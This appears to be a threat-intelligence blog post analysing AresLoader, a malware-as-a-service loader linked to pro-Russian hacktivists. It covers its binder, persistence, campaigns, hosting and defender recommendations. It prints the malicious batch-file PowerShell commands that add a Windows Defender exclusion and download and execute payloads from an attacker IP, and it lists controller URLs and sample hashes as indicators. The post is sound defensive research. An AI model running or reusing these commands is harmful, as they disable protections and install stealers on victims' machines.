New loader on the bloc - AresLoader

intel471.com/blog/new-loader-on-the-bloc-aresloader

AresLoader is a new loader malware-as-a-service (MaaS) offered by threat actors with links to Russian hacktivism that was spotted recently in the wild. Most users are pushing a variety of information stealers with the service. The service offers a “binder” tool that allows users to masquerade their malware as legitimate software.

We would like to acknowledge Roberto Martinez and Taisiia Garkava for alerting us to their in-the-wild observations of AresLoader and sharing their observations with us.

The actors behind the loader

In late November 2022, a threat actor using the handle **AiD Lock** aka **DarkBLUP** announced a new MaaS program called AresLoader on Telegram. The actor subsequently announced the service on the popular underground forums RAMP and XSS. The actor claimed the malware loader was written in the C programming language and allegedly is undetectable by Windows Defender antivirus software.

Previously our cyber intelligence team had associated **AiD Lock** with **PHANTOM DEV** aka **Dead X Inject**, and the **DeadXInject Hack** group, along with also offering the AiD Locker ransomware-as-a-service (RaaS) program.
 Ares Loader image5 Figure 1 - The AiD Locker Telegram channel July 28, 2022.

The hacktivism - cybercrime crossover continues

The group we associated **AiD Lock** with, **PHANTOM DEV**, engaged in hacktivist activities in mid-2022 and claimed affiliation with the **Red Hackers Alliance Russia** aka **RHA**, **RHA R** pro-Russian hacktivist group. Evidence suggests multiple members of this group are either users or administrators of the AresLoader MaaS. This trend is not surprising and something that is being seen more frequently from hacktivist groups, who usually focus on distributed denial-of-service (DDoS) attacks. However, the shift in tactics, techniques and procedures (TTPs) of these groups to align more closely with cybercriminals, while supporting nation-state political objectives, continues to be observed more frequently.

 Ares Loader image4 Figure 2 - Red Hackers Alliance Telegram channel April 15, 2022.

AresLoader - Malware-as-a-service breakdown

The AresLoader MaaS costs US $300 per month and includes five builds that allegedly are “packed manually.” The AresLoader panel offers an optional binder service in which a legitimate file is merged with the malicious loader.

 Ares Loader image7 Figure 3 - The binder service upload page Dec. 27, 2022.
The idea is that the malicious payload can masquerade as a legitimate file, often an installer for popular software.

The binder works by writing a stub launcher that will launch the original legitimate executable, then write a batch (.bat) file to disk and execute that .bat file with “cmd.exe.”

 Ares Loader image6 Figure 4 - The process tree of the binder payload, which depicts two execution paths — legitimate and malicious — March 13, 2023.
The .bat file contains three PowerShell commands that perform three tasks:

1. Add “C:\” to the Windows Defender exclusion paths via:

```
Add-MpPreference -ExclusionPath ('C:\\')
```

2. Fetch the malicious payload from a remote URL and execute it via:
WGet (http://5.75.248[.]207/emsabp32.dll) -OutfilE $EnV:AlLuSErSpRoFiLe\\emsabp32.dll;

StARt-proCEss $EnV:aLluseRspROFiLE\\emsabp32.dll

In this case, a Raccoon Stealer payload with the 24de09bb454b0318af20ffcc21c6dd4ad5d6627cab7d7bfcb5c2278f63a2c3b7 SHA-256.

3. The third PowerShell command fetches and launches a .bat file that uses rundll32.exe to execute the target payload — emsabp32.dll in this case.

Wget (http[:]//5.75.248[.]207/rundll32.bat) -oUtFIle $env:aLluSerSPROfIle\\rundll32.bat;
sTArT-proCESS $EnV:aLluSErsPRoFILE\\rundll32.bat

.bat file - start rundll32.exe emsabp32.dll,

Malware behavior

AresLoader has basic download and execute capabilities. Upon execution, it checks if it is running as an administrator. If not, it attempts to escalate its privileges using the ShellExecuteA application programming interface (API) and “runas” command.

Ares Loader image10 Figure 5 - A privilege escalation attempt observed March 13, 2023.
To remain persistent, it sets a scheduled task and also adds a key to the “\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\” registry key.

Ares Loader image2 Figure 6 - The image depicts the persistence mechanism — scheduled task observed March 13, 2023.
Ares Loader image1 Figure 7 - The persistence mechanism — Run registry key observed March 13, 2023.

Distribution methods

Campaign one — SystemBC, Amadey direct install

Intel 471 first observed AresLoader in the wild Jan. 26, 2023. It was dropped by SystemBC (C2: 89.22.225[.]242) and later by the Amadey version 3.50 controller (C2: 85.209.135[.]109), both times fetched from the same drop location — the http[:]//5.75.248[.]207/loader.exe link.

 Ares Loader image9 Figure 8 - The download and execute commands received by Intel 471 tracking systems captured March 13, 2023.
In addition to the AresLoader sample, the Laplas clipper was installed from the same IP address that day. The threat actors first tried to install this payload directly following the infection chain:

SystemBC download and execute command a follow-up payload from the URL:

http[:]//5.75.248[.]207/avicapn32.exe

Laplas clipper (Golang variant) downloaded sample SHA-256 from the URL above:

7cffcc27c8ab249e6e669274dd40d5ad138daa7f71548a5dfbb4b112db1053e2


They then shipped a second payload — a lightly obfuscated PowerShell script to download and fetch the above Laplas sample — from the URL http[:]//5.75.248[.]207/cmpbksrvc32.cmd.

The threat actor made a feeble attempt to bypass security measures by installing the same payload via a different method.


We tracked this AresLoader customer by monitoring the behavior of the SystemBC and Amadey botnets they control. We observed the actor operating the loader in this instance likes to drop information-stealer malware, primarily Laplas, on victim machines and subsequently cryptocurrency miner payloads.

Campaign two — Using AresLoader binder service

A similar campaign to push AresLoader was discovered by malware researchers Roberto Martinez and Taisiia Garkava. In this case, several Raccoon Stealer samples were found dropping AresLoader. This AresLoader sample (40003d01db9c34da73a415792dba3a617fab65e91d2aae7bbbcd335af198a66b) dropped StealC and SystemBC payloads. The Raccoon Stealer payload was masquerading as an installer for a legitimate application called Revo Uninstaller Pro. The threat actor likely used the binder service available through the AresLoader control panel.


Ares Loader image8 Figure 9 - The legitimate software installer window that is launched in tandem with the malicious payload.

The aforementioned .bat file that calls the payload with rundll32.exe sheds additional light on the use of the AresLoader binder feature. The VirusTotal intelligence platform shows parent payloads of the .bat file that all masquerade as common freeware.


Ares Loader image3 Figure 10 - Some malicious files found on VirusTotal that probably were created using the AresLoader binder service.

Payloads

Not many instances of AresLoader have been discovered in the wild at present, but the loader MaaS does appear to have a few “customers.” Payloads Intel 471 and other researchers have observed thus far include:

- SystemBC – A back door and socket secure internet protocol (SOCKS) proxy tunnel.
- Lumma Stealer – A popular stealer MaaS.
- StealC – A new stealer MaaS that offers a configurable targeting system.
- Aurora Stealer – A stealer MaaS written in the Golang programming language.
- Laplas clipper – A cryptocurrency clipper written in .NET and Golang.

Hosting

The AresLoader command and control (C2) infrastructure has been hosted at virtual private server (VPS) providers in Germany, the Netherlands and Russia.

IP address	Country	ASN
162.55.187[.]234	DE	AS24940 Hetzner Online GmbH
193.168.49[.]8	RU	AS198610 Beget LLC
37.220.87[.]62	NL	AS204603 Partner LLC
5.161.88[.]63	US	AS213230 Hetzner Online GmbH
5.75.240[.]155	DE	AS24940 Hetzner Online GmbH
62.217.180[.]55	RU	AS198610 Beget LLC
62.217.180[.]92	RU	AS198610 Beget LLC
62.217.181[.]4	RU	AS198610 Beget LLC

Intel 471 recommendations

We recommend defenders evaluate the following suggested measures for implementation in their environments:

- Flag scheduled tasks added via .bat or .cmd files.
- Turn on PowerShell logging.
- Flag changes to Defender exception list via “Add-MpPreference -ExclusionPath.”
- Enforce evaluation of code signing for .exe files and MSI installers to detect tampering.

MITRE ATT&CK® techniques

This report uses the MITRE ATT&CK® aka Adversarial Tactics, Techniques and Common Knowledge framework.

Technique Title	ID	Use
Execution [TA0002]		
Command and scripting interpreter: PowerShell	T1059.001	AresLoader uses a series of PowerShell scripts to load whichever malware it is loading for that campaign.
User execution: Malicious file	T1204.002	AresLoader depends on victims executing the downloaded executable.
Persistence [TA0003]		
Scheduled Task/Job	T1053.005	AresLoader uses a Scheduled Task to gain persistence.
Privilege Escalation [TA0004]		
Abuse elevation control mechanism: Elevated execution with prompt	T1548.004	AresLoader attempts to elevate privileges by executing itself with administrator privileges via ShellExecuteA and “runas.”
Defense Evasion [TA0005]		
Impair defenses: Disable or modify tools	T1562.001	AresLoader modifies Windows Defender by setting an exclusion.
Masquerading: Match legitimate name or location	T1036.005	AresLoader masquerades as a legitimate installer for multiple software utilities by using a binder to execute PowerShell commands.
Command and Control [TA0011]		
Application layer protocol: web protocols	T1071.001	AresLoader uses HTTP/HTTPS to communicate with its C2.

Resource Development [TA0042]		
Dedicated VPS Infrastructure	T1584.003	AresLoader MaaS operators rent VPSs to host the AresLoader control panel and malicious payloads.

Indicators

Indicator value	Indicator description
http[:]//193[.]168[.]49[.]8	AresLoader controller URL
http[:]//62[.]217[.]181[.]4	AresLoader controller URL
http[:]//162[.]55[.]187[.]234	AresLoader controller URL
http[:]//37[.]220[.]87[.]62	AresLoader controller URL
http[:]//45[.]80[.]69[.]193	AresLoader controller URL
http[:]//5[.]161[.]88[.]63	AresLoader controller URL
http[:]//5[.]75[.]240[.]155	AresLoader controller URL

http[:]//62[.]217[.]180[.]55	AresLoader controller URL
http[:]//62[.]217[.]180[.]92	AresLoader controller URL
169c70fc77814578aa83b3a666eb674c49e60ac6964b040de9b1e51c5966bf56	AresLoader sample
40003d01db9c34da73a415792dba3a617fab65e91d2aae7bbbcd335af198a66b	AresLoader sample
5c5829697e65e815e41670a142a90251297f8cff94282837c09443b9c1ebad26	AresLoader sample
7572b5b6b1f0ea8e857de568898cf97139c4e5237b835c61fea7d91a6f1155fb	AresLoader sample
7f53135e532f1799d5c77727e47bf8f25a0c1381e9684c9c9fb2d2d0cd0ab2e4	AresLoader sample
812d4d9446b7962344e389b9498d08dabce1c9113bb18f554633da7e5992c4a3	AresLoader sample
839cef8414117e4181cb87b998e90fb3dad81463f8c219966cb59147e2d7c2cb	AresLoader sample
b280e418cc13c8f1efe66c8c5f4b83e0a544ddbb9d0c460e24d279b93a22c5b3	AresLoader sample
bcec1f5dcdc03772d33bc63922603129c6eaf56358a7b5f4a4583c65766d71da	AresLoader sample
f46b9aeafe296ebbad909e927fad26a21b05fbbc68cb446299c224fd27ea7fb0	AresLoader sample

http[:]//89[.]22[.]225[.]242[:]4193	SystemBC controller address
http[:]//85[.]209[.]135[.]109/jg94cVd30f/index.php	Amadey controller URL
http[:]//5[.]75[.]248.207/loader[.]exe	AresLoader download URL
http[:]//5[.]75[.]248[.]207/avicapn32[.]exe	Laplas download URL
http[:]//5[.]75[.]248[.]207/cmpbksrvc32[.]cmd	PowerShell download URL